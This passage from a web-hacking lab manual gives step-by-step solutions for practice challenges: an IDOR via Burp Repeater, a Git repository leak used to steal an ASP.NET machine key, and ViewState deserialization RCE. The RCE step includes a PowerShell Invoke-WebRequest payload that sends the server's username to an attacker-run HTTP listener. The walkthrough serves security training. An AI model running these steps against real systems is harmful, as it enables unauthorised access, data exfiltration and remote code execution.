
Step 7: Capture the request when you access the uploaded file in Burp:




Step 8: Send the captured request to Repeater. This request will be used at a later stage. Now, from the main proxy tab send the request and capture the response, the response is 302 with a redirect to '/Expense/Success' which states that the id passed in the request belongs to the logged in user, **do not forward this response yet**:



Step 9: Go to the Repeater tab and change the id value to 3 and send the Request, it should look like below:



Step 10: Go back to the Proxy tab and forward the response, once the response is forwarded you will be able to access and view reimbursement details of the user having reimbursement id 3.




Leverage Git misconfiguration to ViewState RCE

Challenge URL: http://books.webhacklab.com/.git

- **Leverage Git misconfiguration to extract the Machine Key.**
- **Exploit ViewState to perform Remote Code Execution(RCE)**

Solution:


Step 1: Navigate to 'http://books.webhacklab.com/.git/HEAD' and server will respond with content as shown in the figure:




Step 2: Run 'git-dumper' tool to extract the source code as shown in the figure:

Command:


```
root@kali:~/tools/git-dumper-master# ./git-dumper.py
http://books.webhacklab.com/.git <OUTPUT_DIR> -t 30
```




Step 3: Navigate to the downloaded Git repository and analyze the source code which contains web.config as shown in the figure:




Step 4: Extract the Machine Key information from the web.config file as shown in Figure:



Step 5: Login to the application using your registered account:



Step 6: Capture the request in Burp Suite and observe that the '__VIEWSTATE' parameter is passed in request and it is in an encrypted form as shown in the figure:



Step 7: Start python web server on port 8000


```
python3 -m http.server
```

```
┌──(root💀kali)-[~/tools]
└─# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Step 8: Generate the ViewState deserialization payload using 'utility.webhacklab.com' where


Validation key, the decryption key will be from **step 4** and command is 'Remote command' that will be executed as shown in the figure:

```
powershell.exe Invoke-WebRequest -Uri http://192.168.4.X:8000/$env:UserName
```




Step 9: Copy the generated payload from above step and replace it in request captured in **step 6** as shown in the figure:


Step 10: Convert the pasted payload in 'URL-encode key characters' as shown in the figure:



Step 11: Forward request to the server and note that the server responds with '500 Internal Server Error' as shown in the figure:



Step 12: Payload is successfully executed on the server and OOB call is received as shown in the figure:




HTTP Desync Attacks

Challenge URL: http://covid19.webhacklab.com:5000

- **Discover the Cross-Site Scripting vulnerability.**
- **Perform HTTP Desync Attack to get the Cross-Site Script executed when a new user visits.**

